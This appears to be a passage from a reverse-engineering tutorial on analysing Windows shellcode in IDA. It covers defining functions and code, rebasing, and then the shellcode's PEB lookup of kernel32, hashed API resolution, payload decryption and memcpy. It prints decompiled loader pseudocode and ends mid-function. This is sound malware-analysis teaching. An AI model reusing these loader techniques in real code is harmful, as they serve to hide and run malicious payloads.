
Fixing the shellcode: Defining functions

After the shellcode was loaded, we can see 5 functions that appear in the Function name bar. In addition, in the navigation bar, we can see the colors blue and brown.



According to the IDA website[6] blue means “Regular functions, i.e. functions not recognized by FLIRT or Lumina.”
And brown means “Instructions(code) not belonging to any functions. These could appear when IDA did not detect or misdetected function boundaries, or hint at code obfuscation being employed which could prevent proper function creation. It could also be data incorrectly being treated as code.”

And when we look at an area in the IDA view that contains both we see the following:



Defining functions


We can obviously see that the brown color is a legit code, however, IDA doesn't consider it as a code and therefore does not show it as a function.

To fix this, we can just scroll and observe statically from where this function starts and when it ends.
In our case, it starts at the address *000029E*, we also see the prologue:
push ebp
mov ebp, esp
And ends at the address *000036B* with the epilogue:
leave
retrn

Press enter or click to view image in full size


Defining functions

Now that we know the function boundaries, we can mark it all, and click “P”



Defining functions

Then, we can see that the brown code is now considered a function, and a new function *sub_29E* was added to the function name bar.



Defining functions


NOTE: When fixing functions do not assume that the first "*retrn*" is the end of a function, pay attention to the jumps that might bypass this return and might indicate a longer function.

Fixing the shellcode: Defining code

In addition to the convenient scenario of a code that looks like code and just doesn't interpret as a function, we have a more tricky scenario when we need to change the data itself.

At the beginning of the shellcode, we can see dynamically the assembly code "*call 450028*" that suppose to take us to the address in *450028* which starts with "pop eax" and eventually calls to the function in the address *45029E* which in our case called *sub_29E*.
However, as we can see, statically we just see jibberish and it does not look like the dynamic view.

Press enter or click to view image in full size



Defining as code

To fix it, we need to tell IDA that some specific addresses are actual code.


For example: in the dynamic view, we can see that the first 5 bytes are:

Call 450028

Therefore, we should tell IDA that the first 5 bytes are code, then, we can tell IDA to look at it as a function.


To do it, do the following:

1. Mark the data
2. Right click
3. Click on “Undefine”




Defining as code

Then, mark the 5 bytes and tell IDA to look at it as Code.



Defining as code



Defining as code

After doing it, we can see that the same data looks like the code from the debugger view

```
seg000:00000000                 call    near ptr dword_18+10h
seg000:00000005                 nop
seg000:00000006                 nop
seg000:00000007                 nop
seg000:00000008
```

Defining as code

And as said, we can always turn it into a function of its own (because why not?)

```
seg000:00000000 sub_0           proc near
seg000:00000000                 call    loc_28
seg000:00000005                 nop
seg000:00000006                 nop
seg000:00000007                 nop
seg000:00000007 sub_0           endp
```

Defining as function

As we see, the function jumps to the address at “*loc_28*” (IDA) or “*450028*” (debugger), however in IDA this content also needs to be fixed. Combining the two approaches of defining as code and defining as function can fix will do the trick.

Before fixing

```
seg000:00000028 ; ---------------------------------------------------------------------------
seg000:00000028
seg000:00000028 loc_28:                                 ; CODE XREF: sub_0↑p
seg000:00000028                 pop     eax
seg000:00000029                 inc     eax
seg000:0000002A                 inc     eax
seg000:0000002B                 inc     eax
seg000:0000002C                 mov     ecx, [esp+4]
seg000:0000002C ; ---------------------------------------------------------------------------
seg000:00000030 dword_30        dd 67E85051h            ; DATA XREF: sub_249+B↓r
```

After fixing


```
seg000:00000028 ; ---------------------------------------------------------------------------
seg000:00000028
seg000:00000028 loc_28:                                 ; CODE XREF: sub_0↑p
seg000:00000028                 pop     eax
seg000:00000029                 inc     eax
seg000:0000002A                 inc     eax
seg000:0000002B                 inc     eax
seg000:0000002C                 mov     ecx, [esp+4]
seg000:00000030
seg000:00000030 loc_30:                                 ; DATA XREF: sub_249+B↓r
seg000:00000030                 push    ecx
seg000:00000031                 push    eax
seg000:00000032                 call    sub_29E
seg000:00000037                 retn    4
```

After defining as function

```
:00000028 ; =============== S U B R O U T I N E =======================================
:00000028
:00000028
:00000028 sub_28          proc near             ; CODE XREF: sub_0↑p
:00000028
:00000028 arg_4           = dword ptr  8
:00000028
:00000028                 pop     eax
:00000029                 inc     eax
:0000002A                 inc     eax
:0000002B                 inc     eax
:0000002C                 mov     ecx, [esp-4+arg_4]
:00000030
:00000030 loc_30:                               ; DATA XREF: sub_249+B↓r
:00000030                 push    ecx
:00000031                 push    eax
:00000032                 call    sub_29E
:00000037                 retn    4
```

Defining as code and defining as function

After doing that, we now have 8 functions in the function name bar.




Function bar

Fixing the shellcode: Rebase the address

The last thing we need to do if we want to properly analyze the shellcode alongside the debugger is to match the addresses. To do it do the following:


1. Go to Edit
2. Segments
3. Rebase program



Rebase


4. Change the value to the value of the actual entry point of the shellcode in the debugger

5. Click OK



Rebase

And now we can see that the addresses statically and dynamically the same



Rebase

Finally, we can start and actually analyze the shellcode

Shellcode functionality

The first thing we can see is that the actual code in shellcode is very small, there are 8\9 functions, and the rest is a big chunk of data. From this, we can assume that the shellcode will potentially use that data.

So let's “go with the flow” and understand this shellcode

1. *sub_450000* just jumps to *sub_450028*
2. *sub_450028* jump jumps to *sub_45029E*

sub_45029E is a larger function that contains multiple functions.

Press enter or click to view image in full size


```
result = sub_450249();
v3 = 0;
if ( result )
{
  v9 = 0;
  sub_45036E(result, a1 + 3, v8);
  result = ((int (__stdcall *)(int, _DWORD))v8[2])(64, a1[2]);
  v5 = result;
  if ( result )
  {
    v10 = a1[2];
    if ( v10 == sub_450077((int)v8, (int)a1 + *a1 - 8, a1[1], result, a1[2])
      && v10 > 0x28
      && *(_WORD *)(v5 + 6) > 0x28u )
    {
      v6 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))v8[0])(0, *(_DWORD *)(v5 + 12), 4096, 64);
      v9 = v6;
      if ( v6 )
      {
        v7 = (_DWORD *)(v5 + 40);
        sub_45003A(v6, v5, *(unsigned __int16 *)(v5 + 6));
        if ( *(_WORD *)(v5 + 4) )
        {
          do
          {
            sub_45003A(v9 + v7[1], v5 + *v7, v7[2]);
            v3 = (int (__stdcall *)(int, int))((char *)v3 + 1);
            v7 += 3;
          }
          while ( (unsigned __int16)v3 < *(_WORD *)(v5 + 4) );
        }
        v3 = (int (__stdcall *)(int, int))(v9 + *(_DWORD *)(v5 + 8));
      }
    }
    result = ((int (__stdcall *)(int))v8[3])(v5);
    if ( v3 )
      return v3(v9, a2);
  }
}
return result;
```

Shellcode functionality

sub_450249

This function access the Process Environment Block to get the address of *Kernel32.dll*. This behavior is traditional and happens in many shellcodes.

Press enter or click to view image in full size



Get kernel32 address


sub_45036E

This function gets 3 arguments

1. Kernel32 address
2. Hashes
3. An array that holds 4 functions

It then iterates through the kernel32 export functions and sends the names of the functions to another function named *sub_45040C*. The only job of *sub_45040C* is to hash the function name it receives and return the hash.

Press enter or click to view image in full size




Hashing function

Then, *sub_45036E* checks if the hashed function name matches the hash it got as an argument, if yes, it puts it in the array and sends it back to *sub_45029E*.
Overall the functions will be "*VirtualAlloc*, *LocalFree*, *LocalAlloc*, *VirtualFree*"


sub_450077

This function will decrypt the large data that is stored in our shellcode, and write it to the LocalAlloc we saw. This beginning of the decrypted data will look like this



Decrypting data

Next, in the address *00450314*, we can see the call for *VirtualAlloc*, don't forget to observe the allocated memory using follow in dump of the *EAX* register (in my case it's *00470000*).



shellcode functionality

sub_45003A


This function will happen several times and it is basically a memcpy that copies data from one variable to the other.

```
unsigned int __stdcall e_memcpy_sub_45003A(int a1, int a2, unsigned int a3)
{
  unsigned int result; // eax
  unsigned int i; // [esp+0h] [ebp-Ch]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a3 )
      break;
